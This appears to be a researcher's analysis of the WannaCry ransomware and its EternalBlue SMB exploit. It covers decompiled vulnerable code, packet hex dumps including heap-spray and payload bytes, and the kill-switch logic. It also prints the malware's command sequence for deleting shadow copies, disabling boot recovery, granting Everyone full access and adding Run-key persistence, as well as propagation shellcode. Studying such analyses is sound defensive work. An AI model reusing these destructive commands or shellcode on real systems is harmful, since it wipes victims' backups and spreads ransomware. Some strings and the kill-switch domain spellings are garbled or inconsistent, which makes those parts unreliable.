



WANIANCRY



COMPLETE FLOW



- ✓ Initial attack vector is eternal blue MS17-010 OS vulnerability
- ✓ On successful exploit launch, initial payload reaches the kernelSpace
- ✓ DLL is decrypted
- ✓ Kernel space shell code uses APC to inject the DLL to userSpace LSASS.exe
- ✓ LSASS.exe spawns mssecvc.exe
- ✓ Payload tries the KILL-SWITCH logic i.e. if domain is not reachable, launch the next stage
- ✓ Installer executable called tasksche.exe is launched.
- ✓ Two services are created
- ✓ Tasksche.exe spawns multiple payloads to:
 - Change file attributes and access list
 - Initiate TOR server
 - Files are encrypted
 - Destroy shadow copy
 - Displays WanaCry decrypt across all sessions including RDP
 - Modifies registry for persistence
- ✓ Another thread is launched to carry on lateral movement to internal and external ip addresses

Let's start from the beginning

Exploiting the Vulnerability

There are multiple exploits. One of them is a buffer overflow in **Srv!SrvOs2FeaToNt** function. Basically DWORD and WORD subtraction. WORD and DWORD are like integer values. If I use the following printf call.

```
printf("%d, %d\n", sizeof(DWORD), sizeof(WORD)); // size of WORD is architecture specific
```

First value will return **4**, while the 2nd value will return **2**. This means DWORD is **4** byte (**32bit**) while WORD is **2** byte (**16bit**) Malformed SMB packets are sent to the victims machine. Once processed the bug is triggered. The vulnerable dataStructure is **SMB_COM_TRANSACTION2_SECONDARY**. Size is calculated in **Srv!SrvOs2FeaListSizeToNt** function.

SrvOs2FeaToNt expects two integer values and keeps them in the registers (fastcall convention)

```
memmove(v5, (const void *) (a2 + 5 + *(BYTE *) (a1 + 5)), *(WORD *) (a1 + 6))  
unsigned int result = (unsigned int) &v5[(WORD *) (a1 + 6) + 3] & 0xFFFFFFFF; *(DWORD *) a1 = result - a1;
```

Code and comments

This is supposed to be the vulnerable function. I looked at it and didn't see any specific issue, added some comments.

```

unsigned int __fastcall SrvOs2FeaToNt(int a1, int a2)
// a1 = NtFeaList
// a2 = Os2Fea
{
    int v4; // edi@1
    BYTE *v5; // edi@1
    unsigned int result; // eax@1
    v4 = a1 + 8;
    *(BYTE *)(a1 + 4) = *(BYTE *)a2; // copies Os2Fea.ExtendedAttrinuteFlag tp NtFeaList.Flags
    *(BYTE *)(a1 + 5) = *(BYTE *)(a2 + 1); // copies Os2Fea.AttributeNameLengthInBytes to NtFeaList.NtFeaNameLength
    *(WORD *)(a1 + 6) = *(WORD *)(a2 + 2); // copies AttributeValueLengthInBytes to NtFeaList.NtFeaValueLength
    memmove((void *)(a1 + 8), (const void *)(a2 + 4), *(BYTE *)(a2 + 1)); // moves AttributeName to NtFeaName
    v5 = (BYTE *)(*(BYTE *)(a1 + 5) + v4); // v5 points to to the byte after NtFeaName
    *v5++ = 0; // null terminates NtFeaName , v5 now points to NtFeaValue
    memmove(v5, (const void *)(a2 + 5 + *(BYTE *)(a1 + 5)), *(WORD *)(a1 + 6)); // copies AttributeValue to NtFeaValue
    result = (unsigned int)&v5[*(WORD *)(a1 + 6) + 3] & 0xFFFFFFFF; // NtFeaValueLength + 3 == NtFeaValue, result is the address just beyond NtFeaValue aligned on a 4-byte boundary
    *(DWORD *)a1 = result - a1; // populates NtFeaList.NextEntryOffset field with (result - a1) which is the offset for next entry
    return result;
}
    
```

I don't see where that size is directly used in **Srv!SrvOs2FeaToNt**. The sizes used in Srv!SrvOs2FeaToNt are **Os2Fea.AttributeNameLengthInBytes** and **Os2Fea.AttributeValueLengthInBytes**. If one or both of these values are wrong, that would lead to an overflow. So the problem seems to be somewhere before **Srv!SrvOs2FeaToNt()** is called. This function copies (by using memmove) data based on two values.

Out-of-bound copy leads to an overflow. Attacker opens multiple connections to populate a heapSpray in the kernel. These connections have the 1stTage kernel shell code embedded. Heap-spray is used to by-pass OS exploit mitigation, followed by remote code execution.

The image displays a network traffic analysis with several key components:

- Packet 1 (INIT SYN):** Sent from 172.16.177.190 to 172.16.177.129. Contains port information (60767, 445) and sequence information (616382259, 0). Flag: SYN:1.
- Packet 2 (ACKN ACK):** Sent from 172.16.177.190 to 172.16.177.129. Contains port information (60767, 445) and sequence information (616382311, 3449025481). Flag: ACK:1.
- Packet 3 (SYN ACK):** Sent from 172.16.177.129 to 172.16.177.190. Contains port information (445, 60767) and sequence information (3449025349, 616382260). Flag: SYN:1.
- Packet 4 (DATA PUSH!):** Sent from 172.16.177.190 to 172.16.177.129. Contains port information (60767, 445) and sequence information (616382311, 3449025481). Flag: ACK:1.
- Packet 5 (ACKN ACK):** Sent from 172.16.177.190 to 172.16.177.129. Contains port information (60767, 445) and sequence information (616382260, 3449025350). Flag: ACK:1.
- Packet 6 (DATA PUSH!):** Sent from 172.16.177.190 to 172.16.177.129. Contains port information (60767, 445) and sequence information (616382447, 3449025587). Flag: ACK:1.

Hex dumps and ASCII representations are provided for the data payloads of the DATA PUSH! packets. The ASCII output shows fragments of system information, such as "f.SMBs", "Windows 7 Enterprise 7600", and "Service Pack 1.W".



SEQUENCE INFORMATION (1308443050, 3171755759)

|URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|

(117)

00 00 00 2F FF 53 4D 42 72 00 00 00 00 18 01 68 .../.SMBr.....h
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 0C 00 02 4E 54 20 4C 4D 20 30 2ENT LM 0.
31 32 00 12.

(UDURRANI)

(DATA PUSH!) IS COMING FROM 172.16.177.129 TO IP ADDRESS 172.16.177.190
PORT INFORMATION (445, 55098)
SEQUENCE INFORMATION (3171755759, 1308443101)

|URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|

(197)

00 00 00 7F FF 53 4D 42 72 00 00 00 00 98 01 68SMBr.....h
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 11 00 00 03 32 00 01 00 04 11 00 002.....
00 00 01 00 00 00 00 00 FC E3 01 80 21 49 5C 12?!I\..
19 6D D3 01 4C FF 00 3A 00 34 DC E4 05 FA 10 A8 .m..L...:4.....
49 A8 DF 42 9D 56 CC B2 DF 60 28 06 06 2B 06 01 I..B.V...`(.+..
05 05 02 A0 1E 30 1C A0 1A 30 18 06 0A 2B 06 010...0...+.
04 01 82 37 02 02 1E 06 0A 2B 06 01 04 01 82 37 ...7.....+.....7
02 02 0A ...

(UDURRANI)

(DATA PUSH!) IS COMING FROM 172.16.177.190 TO IP ADDRESS 172.16.177.129
PORT INFORMATION (56590, 445)
SEQUENCE INFORMATION (3070297144, 1489711040)

|URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|

(198)

00 00 FF F7 FE 53 4D 42 00 00 00 00 00 00 00 00SMB.....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00
00 00 00 00

SPRAY MEMORY

(UDURRANI)

(ACKN) ACK PACKET SENT FROM 172.16.177.190 TO IP ADDRESS 172.16.177.134
PORT INFORMATION (4444, 49161)
SEQUENCE INFORMATION (907179468, 1031033040)

|URG:0 | ACK:1 | PSH:0 | RST:0 | SYN:0 | FIN:0|

(13194)

4D 5A 41 52 55 48 89 E5 48 83 EC 20 48 83 E4 F0 MZARUH..H.. H...
E8 00 00 00 00 5B 48 81 C3 B3 18 00 00 FF D3 48[H.....H
81 C3 38 07 03 00 48 89 3B 49 89 D8 6A 04 5A FF ..8...H.;I..j.Z.
D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68!..L.!Th
69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F is program canno
74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 t be run in DOS
6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 mode....\$.
C3 D2 EB F9 87 B3 85 AA 87 B3 85 AA 87 B3 85 AA
C1 E2 64 AA A3 B3 85 AA C1 E2 65 AA FB B3 85 AA ..d.....e.....
C1 E2 5A AA 8D B3 85 AA 8E CB 02 AA 86 B3 85 AA ..Z.....
8E CB 16 AA 96 B3 85 AA 87 B3 84 AA 4E B3 85 AAN...
8A E1 65 AA 99 B3 85 AA 8A E1 59 AA 86 B3 85 AA ..e.....Y.....
8A E1 5B AA 86 B3 85 AA 52 69 63 68 87 B3 85 AA ..[.....Rich...
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 50 45 00 00 64 86 05 00PE..d...
7C E7 19 5A 00 00 00 00 00 00 00 00 00 00 22 20 |..Z....."

00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 09 00 00 20 82 2D 00 00-..
00 04 00 00 46 00 54 00 84 2A 8F 59 B2 99 08 12F.T..*.Y....
00 00 00 00 00 00 00 00 11 00 08 00 02 00 00 00
01 00 03 06 00 0C 29 31 A1 58 00 00 00 00 00 00)l.X.....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0C
29 9A F2 8F 00 0C 29 31 A1 58 08 00 45 00 2D 74).....)l.X..E.-t
F8 1B 40 00 40 06 5A 07 AC 10 B1 BE AC 10 B1 81 ..@.@.Z.....
ED 5F 01 BD 24 BD 7D 07 CD 93 F4 94 80 10 00 ED ..\$.}.....?...
E8 C7 00 00 01 01 08 0A 00 09 C7 8A 01 15 34 634c

41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA

(UDURRANI)

(DATA PUSH!) IS COMING FROM 172.16.177.129 TO IP ADDRESS 172.16.177.190
PORT INFORMATION (445, 55098)
SEQUENCE INFORMATION (3171755890, 1308443186)

|URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|

(233)

00 00 A3 FF 53 4D 42 73 00 00 00 00 98 07 C0SMBs.....
FE 00 00 00 00 00 00 00 00 00 00 00 00 00 00
08 40 00 03 FF 00 A3 00 00 00 7A 00 11 57 00 ..@.....z..W.
00 6E 00 64 00 6F 00 77 00 73 00 20 00 37 00 i.n.d.o.w.s. .7.
00 45 00 6E 00 74 00 65 00 72 00 70 00 72 00 .E.n.t.e.r.p.r.
00 73 00 65 00 20 00 37 00 36 00 30 00 30 00 i.s.e. .7.6.0.0.
00 57 00 69 00 6E 00 64 00 6F 00 77 00 73 00 ..W.i.n.d.o.w.s.
00 37 00 20 00 45 00 6E 00 74 00 65 00 72 00 .7. .E.n.t.e.r.
00 72 00 69 00 73 00 65 00 20 00 36 00 2E 00 p.r.i.s.e. .6...
00 00 00 57 00 4F 00 52 00 4B 00 47 00 52 00 1...W.O.R.K.G.R.
00 55 00 50 00 00 O.U.P..

Dropped Files and resources

Files / keys

- 00000000.eky
- 00000000.pky
- 00000000.res
- 81441552138111.bat
- @WanaDecryptor@.exe
- b.wnry
- c.wnry
- msg
 - m_bulgarian.wnry
 - m_chinese\ (simplified).wnry
 - m_chinese\ (traditional).wnry
 - m_croatian.wnry
 - m_czech.wnry
 - m_danish.wnry
 - m_dutch.wnry
 - m_english.wnry
 - m_filipino.wnry
 - m_finnish.wnry
 - m_french.wnry
 - m_german.wnry
 - m_greek.wnry
 - m_indonesian.wnry
 - m_italian.wnry
 - m_japanese.wnry
 - m_korean.wnry
 - m_latvian.wnry
 - m_norwegian.wnry
 - m_polish.wnry
 - m_portuguese.wnry
 - m_romanian.wnry
 - m_russian.wnry
 - m_slovak.wnry
 - m_spanish.wnry
 - m_swedish.wnry
 - m_turkish.wnry
 - m_vietnamese.wnry
- r.wnry
- s.wnry
- t.wnry
- taskdl.exe
- tasksche.exe
- taskse.exe
- u.wnry

Bitcoin Info embedded within the payload

115p7UMMngo1pMvKpHijcRdfJNXj6LrLn
12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw
13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94

KILL-SWITCH DOMAIN

[http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea\[.\]com](http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea[.]com)

Once launcher.dll is injected to LSASS.exe, LSASS.exe launches mssecsvs.exe

```
(*CreateProcessA)(0x0, "rundll32.exe"  
(*VirtualAllocEx)  
(*SetThreadContext)  
(*WriteProcessMemory)  
(*ResumeThread)
```

At this point the kill-switch logic is tested.

```
sprintf(var1, "http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwegwea[.]com");  
eax = (*InternetOpenUrlA)(esi, &var2, 0x0, 0x0, 0x84000000, 0x0);  
TEST(eax & eax);  
InternetCloseHandle(esi);  
InternetCloseHandle(0x0);
```

```
char *url = "http://www.ifferfsodp9ifjaposdfjhgosurijfaewrwegwea.com";  
char *agentName  
  
/* AGENT, PROXY, PROXY_BY_ASS info is passed in the following */  
HANDLE_1 = InternetOpenA(agentName, 0x1, eax, eax, eax, ..);  
  
/* URL, HEADER info is provided here */  
HANDLE_2 = InternetOpenUrlA(HANDLE_1, url, 0x0, 0x0, 0x84000000, 0x0);  
  
// Put ESI on the stack, if EDI Register = 0 on success i.e. HANDLE_2 != NULL  
if (edi == 0x0) {  
    InternetCloseHandle(stack[2027]);  
    InternetCloseHandle(0x0, stack[2027]);  
    START_TASK(); // This is the BAD GUY  
}  
else {  
    InternetCloseHandle(HANDLE_1);  
    InternetCloseHandle(edi, HANDLE_2);  
}  
return (0);  
}
```

```
=====  
(DATA PUSH!) IS COMING FROM 172.16.223.138 TO IP ADDRESS 104.16.173.80  
PORT INFORMATION (49283, 80)  
SEQUENCE INFORMATION (2627342378, 1681088839)
```

```
(14: 20: 20: 154)  
GET / HTTP/1.1  
Host: www.iuqerfs  
odp9ifjaposdfjhgo  
surijfaewrwegwea.  
com  
  
Cache-Control: no  
-cache
```

If this connection is successful, executable won't follow the code path for destruction. Kill switch is normally used to evade sandboxing OR **stop the infection by spawning the domain.**

If the connection fails, the payload will launch the installer i.e. tasksche.exe. Two new services are created as well.

```
mssecsvc2.0  
ymdfeebng293
```

Service mssecsvc2.0 is running as LocalSystem and points to
C:\Users\foo\Desktop\mssecsvc.exe -m security

Tasksche.exe is launched

Tasksche.exe is the installer and is launched with /i switch

```
C:\WINDOWS\tasksche.exe /i
C:\ProgramData\ymdfeebng293\tasksche.exe
attrib +h .
icacls . /grant Everyone:F /T /C /Q
taskdl.exe
cmd /c 81441552138111.bat
cscript.exe //nologo m.vbs
taskdl.exe
@WanaDecryptor@.exe co
cmd.exe /c start /b @WanaDecryptor@.exe vs
TaskData\Tor\taskhsvc.exe
taskse.exe C:\ProgramData\ymdfeebng293\@WanaDecryptor@.exe
cmd.exe /c reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v "ymdfeebng293" /t REG_SZ /d "\"C:\ProgramData\ymdfeebng293\tasksche.exe\""" /f
cmd.exe /c vssadmin delete shadows /all /quiet & wmic shadowcopy delete & bcdedit /set {default} bootstatuspolicy ignoreallfailures & bcdedit /set {default} recoveryenabled no & wbadmin delete catalog -
quiet
vssadmin delete shadows /all /quiet
taskse.exe C:\ProgramData\ymdfeebng293\@WanaDecryptor@.exe
taskse.exe C:\ProgramData\ymdfeebng293\@WanaDecryptor@.
wmic shadowcopy delete
C:\Windows\sysWOW64\wbem\wmiprvse.exe -secured -Embedding
```

81441552138111.bat code

```
@echo off
echo SET ow = WScript.CreateObject("WScript.Shell")> m.vbs
echo SET om = ow.CreateShortcut("C:\ProgramData\ymdfeebng293\@WanaDecryptor@.exe.lnk")>> m.vbs
echo om.TargetPath = "C:\ProgramData\ymdfeebng293\@WanaDecryptor@.exe">> m.vbs
echo om.Save>> m.vbs
cscript.exe //nologo m.vbs
del m.vbs
del /a %0
```

Lateral movement and Propagation

WanaCry uses a thread pool to launch multiple things. One of the thread is used for propagation. The payload will copy itself to internal and external ip addresses. Clever isn't it????

This means if I infect one machine, I will try to infect other internal machines and random external machines. The payload scans for random ip addresses, check if port 445 is open and if its vulnerable. Then it checks for the backdoor. If NOT available, it will copy itself to the machine via eternalblue payload. Here is the shell code found in mssecsvc2.0 service

```
0031C040 907408E8 09000000 C22400E8 A7000000 C3E80100 0000EB90 5BB97601 00000F32 A3FCFFDF FF8D4317 31D20F30 C3B92300 00006A30
0FA18ED9 8EC1648B 0D400000 008B6104 FF35FCFF DFFF609C 6A23529C 6A0283C2 089D804C 2401026A 1BFF3504 03DFFF6A 00555356 57648B1D
1C000000 6A3B8BB3 24010000 FF3331C0 4889038B 6E286A01 83EC4881 ED9C0200 00A1FCFF DFFF609C 01000031 D20F30FB E8110000 00FA648B
0D400000 008B6104 83EC289D 61C3E9EF 000000B9 820000C0 0F3248BB F80FD0FF FFFFFFFF 89530489 03488D05 0A000000 4889C248 C1EA200F
30C30F01 F8654889 24251000 00006548 8B2425A8 01000050 53515256 57554150 41514152 41534154 41554156 41576A2B 65FF3425 10000000
1z@ét È -$ ÈB √È Íé[πv 2f,`fl`çc 1“ 0√π# j0
°éÿé;dä @ äa`5,`fl`új#Rúj É- üÄL$ j`5 fl`j USVWdä
j;äz$ `31zHä änc(j ÉIHÄIú °,`fl`πv 1“ 0°È `dä
@ äa ÈÏ(üa√ÈÖ πç ¿ 2Hª -`~~~~`äS ä Hç Hä-HjÍ
0√ `eHä$% eHä$%@ PSQRVWUAPAQARASATAUAVAWj+e`4%
```

Let's look at the propagation attempt
 The payload scans pretty fast. On the right side you can see some of the ip addresses scanned within few seconds.
 The ip highlighted in red is used to test kill-switch logic. Rest of them are random external ip addresses (port 445) scanned for propagation

104.16.173.80 [80]	1.111.4.70	1.119.128.101	1.156.45.146
1.230.29.254	1.232.63.107	1.48.40.226	1.84.238.240
100.127.20.170	100.138.74.167	100.216.239.34	100.52.218.182
101.176.122.44	101.212.8.178	102.133.162.190	102.210.137.67
102.65.76.95	103.169.165.200	103.206.156.10	103.209.43.47
104.130.247.237	104.143.8.242	104.16.24.247	104.183.46.171
105.129.177.163	105.144.54.67	105.161.252.122	105.205.158.243
106.12.70.176	106.149.145.253	106.159.217.113	106.161.187.213
106.201.72.172	106.226.30.103	106.227.132.25	106.227.137.71
106.60.219.37	106.91.41.9	107.102.147.127	107.21.2.243
108.123.254.79	108.135.26.211	108.207.101.16	108.207.113.220
108.67.45.198	108.81.59.47	108.94.184.127	109.100.233.206
109.231.246.31	109.246.96.200	109.247.210.9	109.71.213.41
11.151.3.152	11.159.17.146	11.201.123.160	11.31.234.152
110.119.148.119	110.142.35.187	110.209.153.26	110.215.156.3
110.62.250.121	110.92.188.121	111.154.33.186	111.186.53.184
112.124.233.151	112.205.193.16	112.254.61.143	112.86.232.158
113.196.128.253	113.198.99.26	113.226.172.150	113.28.42.192
114.107.46.253	114.118.244.102	114.177.210.201	114.198.67.137

Let's look at the complete flow

